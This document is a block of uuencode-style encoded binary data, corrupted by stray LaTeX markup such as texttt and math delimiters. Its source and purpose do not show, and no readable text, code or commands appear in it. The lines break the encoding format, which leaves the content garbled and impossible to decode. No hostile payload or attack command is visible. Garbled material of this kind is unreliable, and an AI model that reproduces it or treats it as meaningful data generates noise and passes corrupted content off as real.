$\texttt{M"S[.G/\&>EX@*PX$'.B334000P!8@S5Z=)BC70K02$'*V"\0EUV'AJ9V[]Y<*}$ M4?6W.=B&TVYGL6TC\QPBR1D27B1[R&QN;DV')^%81"HXUIEOS<>81)<6:`)F M)1@7"(U@S,_1?'MSC"#\A(N>>6"D8WKJ<P+#TW1%\M=#,R[4+>MBS-WN&2W $M"N<W0-5C^{\ }>A(?.,CD5VNW')EBP1LL-^UB^{\ }=(<E)6HVH>)?8=5M:'[WUF$ M+"K\$)NU=CEF,:U3"A>8\$)CVA+P1]8&VFO+-GGRYC!5"G008.;2Y)RU\I=+:W M#3E`S+BK,9NAGI:R8S)V,9%::]6*W,O:]@P#*710D%K1J7)L*4+:Y]%K5YZ9 M]FZ_=D#UQ5M]5MP'"^+=)(>L[0O#N,W=\#.#!"M,Q^B[>0YAWB2%HXVG!Z+Y MP;>IN3;@9\$LC\$O/.W'[&JEMV]'NUE:A,(,[ZM=\$@VGUA?E8!Z)>!MPPG[20= M6UEGD22=I^@7SX1QJ&W.EM,MJ"D6<=KLA9XVUI'4;AHOED(D4D\Y9&1VT`RX M1T3SX/XH\$&O3`T%5\$QIBRM[V8+Q"2TQ4KH1[BG\$I>):'5SO1%(096O@M_X[P MN%4V`CK6FW@1TJ\2]<7T10/A#T?\K-!.U+50.\EX)SRT[\P41?JS[^U^/C=[$\texttt{MAK-MBEO"U@2Q+/JJ>QGO_W+S7,VR[Q-MGN@LW9L\&J@(P';:12?<5=<)P?V4@} \\$ MJ/%, \<A[*:]^M/&+HDL90[+B-NYOOKEQP3?F62Q:4.%QEGLGROBS3,XO.)@V MF!.8>1JTGRT(STM5U(+F;4L2I,F<V7.+E_Z2[.?R)>UC?F`;\).HRV*XCNLR M7O3<L1:1<"^6+ESDXF;0XT9H'&B0E,._P`[.;,-.H3</ZYHXTYGU:XJ2,:I` MJO[8XXJR#:E]1HCHYE9KP42\PTIF%<P/[0\+KM:`[[1099[Q6.'=7*,\^9LW ${\tt MYV;B>;HGC*5QT@>V?13@6J5?(EF5JS[\$.MVXW(^NU"*D,I@$,F0\LXU&?G3\#)]}$ $MAK < B > ? > (CI; 1M4W2HFEY/[:K9V6\N, = () + + M*: Z&; -N^'-N'O$M-9;U)]]('$ $M^Q9XTG(+D-^]WXXVR]AOGKT")HY%5, $71F*P<*WWE:N/);3J,>(!E%M1/!$ $MQVV9\Q1\-Y4)F%(+GJ+EV\:WC,<4:K%'.R(]O97DWM-9ZT;;7R?UCE@*86UO$ MV/A6>.@NB^GF5WK,8M_76(L(P90LL7<KV\L3K1Y#['MD1.@NT_'!O;F&+NIX $\texttt{MSQ\&NZG1}\&\texttt{PM6Z?P6}^*/0@-^<\texttt{FY5M"OM[_/-'M\&FZ0^ZU9L.[B>=L>O\backslash\texttt{T}::YS]}$ $M)\CP5+]/CD3DZ'00+=-1[9FH"D);(U^26+NH\)./5F5JC+DYW5V2]>^ZZG7D$ MO'RECV>I\:^-%Y1<=68S&?VO&WO5;;.-\$5Z\7QAHFHB3I2=!<&L9YIA!7<M)

 $MSDT1RGK2,_.]D(M8?-]=W93!3[(R)4!_]?;$3`.X6IZ]&!+VT((_^!?A_6]=$ ME)_Z2K2"KL-Z^`]@;D),U^X7JT!EF5\$;XSUQ\$"_)SUR5_O>T`EY4X5`K/^XO MV0]K4"PI,CU\SK_7*%Z_J_B,7L!ZH,-(`[CT_5*]40>H5_7U2R2B2/5(],/5 M3_Z3ZOX@(CT_3VXO3)]/T"?.IO2>F`,AOZ(>B?^/\$]#T?0]\$/[?V]+_PO6`? $MXC&Z.@_+T@_MZ'H>@/^W]?1_>(/Z^AZ7H^@'F^<+S_W_-A?X_SM\G'R`",&+$ M%#`D9/"OI188`L!Z4.WZ))/E<='E(=\1!H('(B&/(`EN\$]^[[.DU:8PA_3_ $M - Z@5D(B'Y'T'S\$?F)2(P\$* -7:Y"YE[VXN"*[INI<-]XJ48*]&9D :K^ WO$ MJ4QUEB+MA8\$FBXKB_U?5\W^YW'JF@'\$=%`O<]5V4_\$VYGAARV_?YB:X.`.\$B MO\=VU:OPO\(Y%!&\$_0\STCH<'J^BN5,E>8Q/,9/CCNPNEM?(X7(0VG%]22DP M4'1"7=&.A/RGW/:()#1":^I40ZG881REQY&NE+O)?20V,38K2E\TXWO`!I:L M\3XC/K<AM*4D"CJ*>K/)IL27[)"E!,&/F0?.ZR9W-<V:3BM-+C05SUZ,IR\8 MMVG9@\QZW9I29926S6XG1R+XO"N3O3HVXU"VJ%ED#K0&^Y73Z8N!AX4J?A%I $\texttt{MSN[B)R: 4A`8IH@!`@'Q;A\#(T+4'/V$D\#8\#.3NDEG90^_^59D"[\#805'/$U6X] }$ $M9+W[;,T9Z*&D*3];JGT9GC$<2!F"E5M$]&]>>.)MZ<)\7#E28=:-V\W7?I'$$ $\texttt{M} < \texttt{I4W} + \texttt{V4} \\ < \texttt{85TW5} = \texttt{E71} \\ \texttt{^*, 2HBU} \\ \texttt{^=&Q} > \texttt{Q(]} = \texttt{/!} \\ \texttt{^!} \\ \texttt{^!} \\ \texttt{^!} \\ \texttt{^!} \\ \texttt{^!} \\ \texttt{LCV, IJVL`S} \\ \texttt{^-4IN} \\ \texttt{^!} \\$ M.G>89`D183+^S)C;2,12-3:;"(=&Z>YK?@HP.]V4X;LM5"\$,PD#X/9OXK;+3 M@>ZQ(A93&MAU>:?J',\$I;M^N>U^'*B,1K`MEB-&TSAH.<]-@UG'_\001(:4& MQ+EQQA,*M27KP%1)#=\$E%UR7UC/C&7NG3QQ)/^<726B!01D>;_LE>>4YXJ6D MHZ`SFYRA[68>%\$/VYE\$5NMC?54"ZL-VQ<)O>.'EY>O7,'&[M8/70"O@\$83-\$ M)B1V/J(U!I1N\$-3132@H8A5%)2*0S:.MA;?EZL=G2AG!L5MN\$-+X!YZ?L>Q2 $\label{eq:mzo"^CR.RUK?K;ET7RWJA:H[6XN*U/T^2Z/-?).=K,V*\T?US>^9WHEN1GO/H} \\$ M?/`S[[<G'QX%%YODN!DULF9E=8)^Y+QU:/)]-"-"!UBU:MT<J)2TSPL5XF\> M.B`G6.A]X2SV9D2\$U,>2C1<QK6;]]\=,"?VHZ(9>AI[U=P^#\$\#TEGZ_`N`Z MHNC^B?0,.V#SP\.3-KR?J&TK5.S#LHG27HLQE0,S/QD*6[+&02IBP8P_&&KX M4F(Q(080V]B^8-C)]YEMFTZR.`..<1/?;9815CI&T1\$^KR:^!MU'CL+6.V3N MPE!/%>DEUQ!>_2]%[-3=H?J@P!ORG&-R)+45&J>@I"`:2I!&:VU'/K5=?-:^ $M^H]6/3_?7L"+83210:2(E$,?Q59U)->T;T427JW%E9GKO58!U#RW5\:P/R'$ MJ*#6WK:\]/-;*QL:Z%<=+/AOZAP0Q4H(E#Q?6X7E5](,4QZAVEZ8> "HP<GN M)>RGCZN\$:6FX;M/.;0-K+\$+W)I3&%3&#`.\$!5UJ09BW97JG(VQ>J<8DS,;85 MK`7.@")N&:MT>GB89\$'%2!Z9R\C,RB!U1Z.:\$G;HV%P\$4&AL)]\$P'G:+J&") M4<=N01&<FMH2G];MK\$6S_"7S^B&X[QT"K8\$E&'5;)Z9^O^L<F`^/]M>H.Z^5 M%K`2==X6IK"CM*0>46-X[4:0[?X;/\$AY\$0(!!,G8PW>!!G,>GUK0R89T<9S9 MP\$4VRF2-_862+L"V,DB^`\\$L.Q4&]OC\$62**PJ\$OKOS`,DFM=&+GYNZ%_7M MZA\$>6;][3JUZ<UK5LA9H<%0\D"8;*/N0NU9L<O5"2Z@UP\+Z=:1A5QO^\.RW M]>3*N'G.FEN"M/MQ=WT(P\$/[WKG;OKH2RQB%?*(F-BYBAO=6"-B[676SP4RX $\label{eq:mv4c} $$M^V4C[BWB;82\P]F-[PJ3^)DW(1'.HJ\L06?.+PBE_!.1SPRS\#QD80^<[AS0;BWB]$$ M?5\$?@Y^B84?97.M*K+V/1X64Q:O\$954ZM*T5"K=&,FQ/"*Z!&R9J-1UL\$ICE M22>!(W[ANI>E0&\$0S9ED,P2*Y1S'&="_ZVWW*IST7)+289*7-F8:_#7;79P= $\texttt{M} > 5; \texttt{O7POJY'M} \\ \$ \\ \texttt{]35G()F-TWJIH.08B} \\ \$ \texttt{MJX5}; \\ \texttt{KI=.1WD}; \\ \texttt{9} \\ \texttt{@} \\ \texttt{\#Q'0=+MZK42} \\ \texttt{"} \\ \texttt{\colored} \\ \texttt{\colore$ M&I%XIZ-KSC\$!UOI*X.%]PO:H-,O&VP8UWG%NK[&!'-Y[G[AW#+5V#SZ-)F+O $\label{eq:mae} $$M\&E>(S\FMQ'RTYHHG5\&:08(79/D,\#8=KO\#DGD8W,,(%0\61VD:%&%?-;1-@'.))$$$ M,IPV[/@'09VAYO-LNJH*..B],,?\$..7_I8MM.47><O3ROJ_[QD"-J@P8>8OG M4%R6F*P@*%P%6S+D`>"*G<&6@AB'0)<.U))+BW9N0Y.)ZPRO<:M[;2V^=3@" $MY7(?"*\&5P4N)C.ZRD;SJ:8R\1K`=,NC,EO$DX'9>-L"*WB0[N,BYBQ=!NID\$ $MZ6R3:W):[%,NXY=^Q5Y1ALW8J,HS?^Q6+\LV>0F=T@=%Q-[4LN&IO>=E\N:3]$ M!Y]3AJJCMG.T<7[VB`?XE9_83!4L8+6/7>X7YY<;*>I#O^GMG;'8LM.2BR.& MB/.N.HV92!(E/%4M@Q%X<PTB0?279TSGA*MYO:XE\$'3"4HO.X@P8.P^.+]58 MPCGT\$@2\OI-2P6\$-\$TSRI4Y2W1R<],KZ^-+&TL%\$`K])I93B&+F\$UX(XI29P M?MRPWGGJESMBGXK4308W"I//D4J\;?_J6K2C83*]6L\6I`Y,?K)+XZA.NK\S M,^[==YM\$6.S/<YV60#UOX?4^1_]-[KM2:U8QQ6BR6']@B;>/0=9___+M^CJ?P M6,QLX+H.`:.\[O7C5.TO.<W&.1\$?5D:,>Z4>S;4T51_*[.53#2].9S&[D68] MC]KI5=-(=.?74B3)-V/%S3PSQ,U[?1@QD5]"3B?/?REG[]@N67LJ.\$8J]90* M!, 'SV!0VR<)"0TB)S"+P0@\$(0`U0@U0C5""<WB>U^*{[5-*-*I\$(0Z[GY^85* MP88QRA4(@0#;'D```NJT;Y2E3RRIE`@D>L_QM/655S-<X`E=+7TJ!]%_IGAO M_FEDA"(M0<#,-JJ')E'^;T4?<"3F;HJX[UN0+BJ/A!0U33N!V0[@NUV_Z=W^ M7)C][^@?BRRYO<[G\Q?T[XMEW^^'?([HQCI"2>YWBQ?T)%_(CO&#_GW''>,_ MH7J@_GVN]VR>WV@\$3Z`=PGP6?;U8%=KMB%_X?7ZW:[/6]'_7\^WW/V_O-_=W $MNX'^.RT[7[A%=WN=GLF_W[/6S95;?^?37PK4C)+#J'9'-COR(`<B(L1@A?N$)]$ M2"!N`:TO!?4QC:N'T]GO!+^,\HN<+0?)T.81W(*OP16,[_W"1]U/LN:JW!TD $M^FW_:I>&%`ITN2PO]#'YG-KI_UU]+9A_V\setminus[G;`1?]Q95#6N-,X#B)@2WXBS<$ MUT0`A[LYL5PTS--Y+'HMH,7IHLN6<"H,PXNUX>S:)&@_\?QQ&P&@I8_'9*7

 $M,A_2!GC[S=1(Y,[J>A)@_6\XS==&WAWB&F0VL@:]5ANF(GP>*7XLB`2]G.1*$ M\9[0.\$U>@BW71B8V[#[P\$#6B'P!_@L\.-JD"GL?LFEFAA^>A/01^;;'LI>LE MO6C*<@G;3PTK_&.J?O]='1Y^X,6`1R37"53_NY_Y&Y#K+\$MI+>)`YI,F7?77 M*E&3_/6YT>&70?@GEC1D_GQ&XV_IN30@&5Y<Y53J,I7Z9JQ94#)#8R42\NP< METIU/R\$Y19\O>03&\$Z-NWC<,H&+(\5B?X/]=7\$N-PZ%L-%TM(RH_=\#"5FHG MXNCO2#X1U3VTIXOC^R=CV^=\/R*&-`W:SK^&-IO7@_+V>+-K--OV\$@#:V&_H $M[G(/@ @E* I>-)1^L8<E'^+QVX+:*T&4$VNV@PC@9ZJI,#,?>.UN]>W3@R&B$ MT>A,ODX<2?M3+";4L(50>5F"8\$R*'E-D+@RFO68R5:9^WTRCJ:[M1;*#H_^^ $\texttt{M!?K6?BF;".#"`65,'/RW-0J3M\#JJV-!*/\$U3)GZ]^{.'\$6L?S\8K1M+24XQ:,} \\$ ML71@>PUQRU,<6M33#B@V?<B<)X#'6L<LM,3[)Y82R&\$@Z3(A^1P_OQ\2(*+-M"R00ZA*S^:*F8P],L\PZSUUM,P1!Q5F7^V98M/[R30?NQ-V_OX4?H\]P+O#K M..L%],=.8N'SW@>FJO30+]">;Z-@J\$BP\$HA#V\VQ",\IF'!MX**-!H7OD*N] $M@8-4FO\N\-.K2[1W(QC&]*?L+:C'B<\SB^10]0MX3IEE"\J\#DE+_^H:$VQ<$ MV!Q(XPON1F)+&YA/&,JD;'A0!29DW=:Q)R2"K+#6^K&R3*BNDU=B8&B.[YB! $MS-C\setminus (Z-T<DWJY^A!DJX:GG1HDQRL(/(P=F2_QF._874$i/))U>J1EO.>W67K$ MRAI*3L)M0B\$BF=1SF0(416;R/T-DO*V(/)#00B>[IG&TW8;T,K4`W:UDXK_D $ME3'/J;";H).>J=11N,#<^(^X8QD0(F4Z[=(F-UP[+2PP3KK/"IZ=N`*^K.QP]))$ M O]B["CH@5S0/Y)ETX@:[BB#2H7MM4L/>+@/%>O8PK\MF+>5S4P"0<*2IK2* MP'V0KD>B\$`4RW%,_!P2">\$%Z>2?R6][9(QO`TA\$([A9MH.!X;JA#E9KB#X\$' M">6H2\QWO'D",@8@GJ7['T_,Z\=7XLOGQL^'Y49EWC,HA,X#;EML?/!MW+\Q M6T/I.]M#^S9Y6=B%H=D%SF1CL\MM6@GGUZ7K#G7*\T4@FM]+&YN8N_(JC&U* $M1N\&B?EXDJ.01ODEV<[^@KMA(4L$+0-*T%]$U@D>A=3!IGP)(6WM*^YC+Y([^$ MW\+*S1=-I; `1&_VTQ<P-<2Z]L7XL>P2<3):LF^2GHN=@P?4;XNB4/;/-OH#! M/"B!9@9['-CNC*W!\89?063*1!2DK8HRB-:2..;*/B;TM\$Y.A*#`<,;=AC90 M:>4T10(,+&\$4(]`>1&6S[1YU!T/V1""\$4XF8\$+XO,H<QD>D7[E.NY6\$,>4Y. MCW, E67D\$J%O/O)`#*FR+UMDH"91O+`1JL:X<^V5KL,^*LC`:"\$3!X&RAQ\$;3 MH[@<<\$&=12;ZAFQCIDZS+];E;[&%T6>;\$J+,&F026Z3/0AKFQCX-RPC'RKVN $MJ[-8#$B"3"<P3!8IR<+O26TFLE-CQMO)$5QY$T.1N+[\2WE*D._RJ=&1"@B+P3"]$ M(Y\KF',%<U"(&+>(\$D`EV8);&\$\?],6*H;XMYV,-+]9IQ7U_=TJX;*&U4_ MO[.ZUMOWCFE;^?F4Z.<>YR+')K;-K!WH;C&:2Z.@ZRBX3+O61):*L+,,X0C6 M+(M`N>[!@*6'O%LPMRU8RHG@FU0177KK=KB\'7"0SN+\$8B=Q,Y4\NGS(E'.+ MHCX6\QGON_;@U(6=_A';>5M#]T2X)YQ3^&B*6/DC(3%TG%TH@4K-E.RJ!LB= $MZ+39_{VJ}.)CW)?QYT<DNDJ4PI5@I.D=CSV3&)T4[8/"AB!"-U[*IM1;_$6]$ M;N5K=_#'T+\$R.3-SSJB<'8<2(HVA.'KI\?\<<@:&K>:><R]S#.8]J&D\$&AK' MB6:!L#8U5N1EWH7DB<H2G%N,,@Q1GT05*LR:YB+V9;[\$TH6Y6C1D4A8_*=U& ${\tt MNFA; \$LLH,)>H"P[H[Y6,MX\&E5\$=5DPQY-4A4(R`Z8[\&N\#'>4(GFXZ6=`H.E\backslash AB))]}$ $M&H9="*.UM<UX&3SU+D@3OK)B\#M)#;'F,T=]R8SJ,DY^^(-3,=(T[XL???JO))$ MN//7P9))*1;E>C7/\$=N^<;,=8D]C7?%@\$>QD08R2\$R&'EF.*+>(]&J/(3+N6) $MQVJ-2MW?-?Q.Y<EC9VRT[+^8_B-J9>-5Y.]R+Z;)*889CT+KMA4=G0RUV",$ M-S;<\OA5R""8Z]1I'NWLP\^;I)U&>J>J;&F_9E-8XVY9I)HH\$NUHBJA:APHH MT\$2H5`H`OP?Y>?DWD41T8RCOL\]\$0*E4W7BHCW.6]483[8GJS1<">H*)\$V_U M<S53"RDYP^'LNT"5GFD@SGFV7Y15?YM[1P5[FXAD<-P0<919)%'JV=//3[\$> MGJ*X.?%3Z4.=O]\^#>+5U%F-(ZF^[B]//3WW/PR\RAR;\$LZW3[9I8D;G%XW1 M['=^=CZ,-SE9IW*(>:Q>&>4XB=7S1(-CC6RZOMMEEY']7P]1NPWV8G*9[>3T $\texttt{M=!FS} \texttt{1A} \texttt{9B1} \texttt{>*Q}, \texttt{!=2BS}?\texttt{\UU\#FOO-OUW1N\&\(:Y!AYO>[WWB^X7K=XG*\#G*])} \texttt{M=!FS} \texttt{1A} \texttt{AYO>[WWB^X7K=XG*\#G*]} \texttt{M=!FS} \texttt{AYO>[WWB^X7K=XG*\#G*]} \texttt{AYO>[WWB^X7K=XG*, WWB^X, W$ $MNH'9['/%.=?_GW=;K%_?S.N'9['3['9JNS]WWL"?O^\!"5^\.OV?M[(%]+E?$ _+\NWU_^=KFH!]Z7;']_7[G:'V/N(`79'^OWAV?R\$'YA^E[V_T%XA&XOP MLF'5!H3;\$<77B*R]Y>&%&E\$W@RB"=S?)]%--V#0/B_G--#<<L->+\JSX_21Y $M-^./B^GX?F?J?/_;^E_4T^!L+Q^6\BL]2;M]YC&:773^C4-NX';<ZW:\-Q^$ MYVS8-(B;7R'300[KF\=LKLXZBH"CE\+EPA&!#-(6<36&_,,640/1B)!*6UOA M:-26Y0S2P,W<0QBQGO%8<!MV]OR& BLG@TNTZ7?2@=/H-4(.%/W9=\$U-\BJG MTY@>2P0AOY'.D0(1;-PESVTBK+I>?_&_EF_0K^B_AFBD-MNJW!'["MZI?X?^ $MR > 737"U?! + C8^<56] = 27] - A:] E = O3LBP[QW? = XQ; = I)9WC'SP5.> + 9^99'$ M,!VED%FQH(\4DTLN[H4F7])BN>Q\$O6AI6;P5K/_#%)1121S,O'D0ZP%%RBBO MR#:U,<PYW4'H+&.AVN^?\\$*6[B!GB?)DC?'/(H2+GA3(A:F+QSUS<=>)7EG($M3YQ\#>N+DNR\J''1Q93T5EWUW(./@)J+^9771I"4BWS(LZ":&<HY-2-/64-?$ M2S.M]UM;6S`,)DR^CL=\HVD062Z#8%#LVF2R#2W26H^T9"RI_:T'HUON?33_ M^V63E_7@O_H*BHX[IXUQO<>X1>9#<4^ZV#)X]`]IYT(D(]S@'8HRM\$6KKRZF M@6?2MQ>';I=?B?#)>>'.^E?U;+_VODZE9Z6#)K=W!^W7#G%=LWIBX@610B#B $M/\D!:PG%GDJ]1NT&W4E<COGP1='#\QO^O2.;\45@@W=M'%>%M,6SNHS.V/%$

MG3\ZT#]@;PF*[=G!%@5L]WI\$V%U[]X,@6B>&6!WBR%#\T=RZ-E:@/YSNW+-, MIZZU\=+L?292F/PJR%!_<@XO2>;;,%Y?BA0IP6SHU[F-N&OW=,6*-;?#5WMR M'+:QAL;),99'3-FRHVB1&GI<_7#]726B<\$12D-/+-"(LPS&865DB-N;EGN'(M&)!^6,F1>T)618HP<.5JM8JD9T,'@*U%`,!O6M7!FOO:#L/'5<%%#%_QA[*Z M1!@E((=1N'C:Y@3A<;9K07R7DC3H6BH^G9#7DWGXSWQ;VV7B1YP`?>DZ),9Y $MXZNNZ808RQ,XR: 'Z/K%+J8X!/S;7,T^*::E7V90-9J[M@3@+]A!/V(\#U9)#I$ M!.XB+=?-.9`CB6TZ`S[V])\$N=?3WIR"8`PW;Z48E"(R`VN!.J6J\$U"\$)PHPL MHL<AT.B#2%P3QH:S:!/GWUPJXU:JXL[84SZS0DC&&.IMKX_090.?-N0SKN6F MR,'^-&UB:\MJM0I+08V)*6E2,C#U0V8Z2:R)OF,G^&Y+*GY^4T[.RENSN6`R $M^7@440I'^XY8>'RFGVV//^%<!B-F4="&K-8>KW-*Z+]UCV@4.]G5V,WQUH5$ M*;*T_T+KBQ,97\=Z\SHCR9:S3-87238-RN#O+=C>7:PPT')"!UH+(UJDA%]G MRUK[/DJEO6K:424=`3>6ZN%!'@<>6^0>CD_EX&7,=DJ*0!INNW455FVU*AB. MR@ECM+VI@6^51.1RV./H0X[SCBP,^8ZP\$>W6@BAGX2V-T`>[75\$_D.4M<5C\$ MDZ9CR.CO,,M;B.G'#K<Q)2#PS3A:9M('==/>(5!C\$"N8IS9J&*]8VF+JDW?E M=::@+<QG?)BDK(>DXT>QZ'K\$GB6\$8]R#L\54<D6:334)9!PY1SJ^XI::L5>] MJ.*E`CJ1S40,*\$P]]SSJ)9X9\6:.>(::8W[#:;0E^G-`_6'!&@%T5.9RAL.2 MNX+7?1^K'0834<V<,\'LZ6'FBJ8D8"&^F&E-7>-X-RD&SJLS=89@<AY9K+LG MC[#;TLV['U!B=3&A1BA`W5EW!<T2W3W13-E/-8)0@0M(D&9`@AROF+J[]@@B MO%!'WHU:O!.:J!"X@FL5@X#;@GN6L8U4(VH^'*A[9N<]LI][+!N-SJ<6+=4: M.XZV&WFMKOKF3L7;JA'&E_ZW&&V-0G=5-;.NULU88G0]?4:8C"ID*Z!!CA)4 $\verb|M8Y|| 7 + \verb|M8Y|| 7 + \verb|M8Y|| 7 + \verb|M8Y|| 8 + $|M8Y|| 8 + $|M8Y||| 8 + $|M8$ MLRZ; #OFT_9"Q5'O[Q[A*Z1,(C8.9"?3,>E)*][@>4+JGGNCOI'5>1R4(LU;L M6QW;,(3'G`D5XI0>(.A.=)MJ.@UE=4<O&]C>&Q+#C8BELK9)7BYZ&)J8Z'>; M[V;N,6.C8_9)110Q1IK6\$@",8J\$T\$:)J*BRQYNZ\$Y,S4\$=+QW\$ZF<<=-S],T MSTB>FF\$3TU\ZY":Y"D\$F*@1CQ9X5LJ5VC)N>[G,GD:^N&Y>/HY&RO5CY"&01 MTQHB4*^(1K%"Q+3><MAT)00Z4"&BZP2D,16!#BR6SK:(\,NH;&G00M5V6W3. MS]TTV"F3[U1X\HI(35[Q"39Z'V]:+LFIR3W4JLA+.*BH&+_@=3,ZN-+K<CP+ M6Q=C"O>S84)P/M\$#I\$,JBC@Z<U:-"!;F@IWV1P0JE\$>_,PUM6SU1N9=9YG9. $M+D12>@3!5A?FY5T)X(US^700\:1[!0\X_+"M*L@10U:*+=_FLF_W@SG[.KO5])$ MU[PY^WE+/XTNTE6GP37.*'*HQ?G>/B7:,`F<D6XHYB1M0."C714JU`FIQ#R(MLD.X(6;62**<VRR>Q,H/6E](6K**1/C=\$KA9^R3:+3#*+C/AA)K[SE-YXNQI M])?W; $ZN/LD\Q[0-2JX^1F7L[22[RG?NET,ULQ8;H@AOCJ2Z.HT51>AA65DL=$ MW:.GOQ^3G\+:B`[FW.);0;3(SG?Z-53B!2F[?.,#\1"^_T"Y(,Q5#N]*O928 $M_[0^T"NV^XUWN]W"/K*[]X3#5.^Q?8=[M]O[2B?-[Q(R?M\WP$^KO]]$ $\label{eq:mt_Z/} \texttt{MT}[\ Z/\] \ H_-^OMB[\ 7>^P \$> \ V[\ @O_D1B1\ '\ @-^UE^(>:/^P"^W_WF)] \ A_0 \ A_$ M]V[+(W6<&&YV6%)UY6B[V70/.!\?Q/>R^.Z?QZ*&2?X/ZWXT'_CC6#Y&VS#; $M_30^.2~GM_R+S=\K$+PR9T@U>^V:Q!RBW&*(`"#SP8$@,./F.\4Q+0)X6Z*/$ M\$1PO#YA((;DI,GEG`K`)ZB_P]>D07".)\$>/:?*U;E=(]N]V\$)F:#4GO^*5X. M9\$= $\#_K\OE$?\<[">B[=,-CW6*XHH.I.SW6@]OC/:'[?',_VK!<#EQ'G%E+]^< M#:C3AC+Y;:J:.>>:T0?PG[= 8 A[6FS3)FWV6?FL7LVALKY.D'Z.:IG[\Z75 MA"-4\D P9H6#0.N@DDBH69OG\$!R;%1/[Z=-SW !OE"K7'WDL1/*9FNYQBC4L M2Y%B'G(L3';%/#+_ZV)NYOZ4E>3DGQGCWXM('V:YV.FDX\$\XE)Q##"XJU4GL $\label{eq:mdy2'p$0D=G/F\:GI$U3P3'3;=$W]&F9/-/=78>"?XBDMH_]8YN@N,$4'5;1?$ $\texttt{M`H=\$G[*;'-0W^+I^]YZSR)8/J_^-MQGQ2;S*+G)<`DT\#8)\$RF/)B\$P\"\F1="$ $M#6#+P0&F@>DVX=N'/R5W+6<&6[?.G%@>^6%>I71*,,VT>M6F2FR$TKJ(T5\^$ $\mbox{MD'\&.H=}44\mbox{LAS/()>,]B,$(6*3SA._CC70QG\3!HB";3+88H8WT(=4P>$$5EQ0&$ $\verb|MONO'C|.@V9!A*ER$/AJ$2W^-02L_6/@80@A6#)H$13E&0!*EE[;#5B*C<U48]|$ M+50);(,4.'!&(QW*\$,D&7%.E>.=D'D(&#H'Z6>I&6%2I&CS50.Z_][%&9(#= M&6: \'U(LL^#01]1*&,@F8041/^X=&2M-CS,[2XM;9Z1=WN\$IT()*B.ZO5T&[M-[G.&,KXXJ&:!M>A4>I@(._9W5-6`;0>EVW2=.<8[\K-\$8Y4N'#3<^V,VVQP $M+N#U<J_3/EBRZ))XH5*R,#(6(F)\J2V,'U#A41BI%'W;@[LCJKOFC\!E=<$ $\texttt{M>MP\%`08_1A+/[SC,,:} \setminus,,D+<?!U; \texttt{K6B6@4U4*^9HF\&5*+EK6[.QF'L,6R[\#[...]) }$ M\$:T-`0SNR1CVLZVYIG6#+&**^&>ADZ?GC.,*&\NY`NA6PSY^K08U>UV0/@9\$ $\texttt{MOGE8[-_;Q[+F4U,OVY;CO\backslash BQ^!78OBA'-]QT2A>\#B*N\#\&UV>(5<ZU2X@*N?8) }$ MS?>SBGD>./9?QIJS@6:V/`]M"E)8%R.U!KN8X?5IG7LH32DQ@;9<,:)^5>BQ MXR2TEJWJWDI#52J@M&ZJK&!A7^%9(L9,(,U"!+M''5E:`@]J';1\$#)I,@1,Y MT#+A!K=:EWTC\$-;/&X-[-)@:"?;I17*QAM.L*=A[XWQWS.J;Z]+7?;H*%:77 M^BQ8]/%Y07#U@8B\$))31#\+;;D75N\$\$.CGG-F\$RZ-C3:08F`PR\$!Y=C6LYW% M</!);]TO@C\.3Y4,#?_^2=.\ZH[Q-3\$K\$P5&\$HF++B8:[J8Y2!&0-%]!@,TY

ME>QCB`P7!TD8LE.?HP=^(T]%RSY+1ZVN^(#/E&VI\$)CKZHMZ(8G!:.JA&AC= MT]]O3%\1CQTMY'";9;(E>P+KTE\4I3CV,VQ8@_.<58!5%LQBTA#OIT##9%T0 M]5(W08#O+9+!L-N))DQ;`LL<W=7J&C;8G"*+&\$F[4'<WWI`B".B]*Z=Y6V7W $M42KO^{A93}:U8I32+7DL"+2RJ^{PW0;WLEE}J)A&CF&R@8=,0";FT\3R2E7$ M3R3M'\$^LG-N4<VK3]34>QSU?'H_"H:K0Y`M#6G3!0GY8DH)TUA5(/\$U0\>ZY MPH+_11]Y)')`0*,@%AWG!N:#O1A7*\^1VWHW=U`MCL0]XC477:T+8E"IH7:\$ M\$S*.B(2P*,T<@R3H3X)RTP'2L=NJ;\$%^+T`U!.FWPG3>?`>D).9<6'DLGABJ MZU)C<UVF#?X:/RQCR5((G]X^B,8+%SY-^KJ/3A^RNC^C4!WZZ(BRQU;HI<K-MVZ<U;>K&:SIQI_T::X6RJR7WB2%G8E)6PO3:R:,+&3J#6>(K653-2LS\$;9SY M"1;4G9RU=JFUL))4QCDIEIY1&`2X(<C!2*BQBG)&F*##Q+K\$06:O!\43"L=* M;@="OK50GGD6HSGA(]TXY"?TJ5`=P42:%MS'9Z"\L+I]X:3T5M&6E_KRDE:L MF-\$@7,GZL\G/7\$(B`D&J%PCNK/H3R9CKBS\>2HF>("71!CJC&(N4_+G2COS) M9WAWY,FC1^\$G,@>&/O5B`9VY=Z/6>N5L]8IKZ:\$E`MK<[\^I/?1<'/9EE%`" M)VHI<+I5NR"Z@FH/Q2HBV+R=G:1@\Z6P1W[M&&U*PDI&PW:L.DJ?-5`MG&_E M+_PU:I\$#>IWDDKEM-%N9V4.HF;ONC#TO343>D71N":L9<*UR&>?G,71#:RY3 M<_QTX*V!.A.S//=SINL[PJMJY-.X7/FMVMZ??W-DE53=/9YLJ-M^BZ;KQ<U@ M[W@^<DY_T,S7:[_ZGMFFXMQX-W^]S5924[K)NEFW-_"F*.J8XI2Q>;7=*T+D M9.B(<YG:9LW1,L&D!R5\$LEZBZ>P'HN+IK13M57+4LRRMUHF#!ZV*G)P=%>0' MT%[81\$1#X;=F/!&1;?*,35[W]SIDT1_@PRQ=_1>U<"RK\$J_.R/XI7[\$P'MM8 MKH.>'8DG+.K2D7!"PL2ASJ/[&CAX-X>C['1H2<F\J3P9>GH,![--[9(C2O5_ M=ZME_M=902`>77^L!?*6]%?&DZ6/T6/[QN_5(_>`[>Z%F>^(OR8IOOQ%AV22 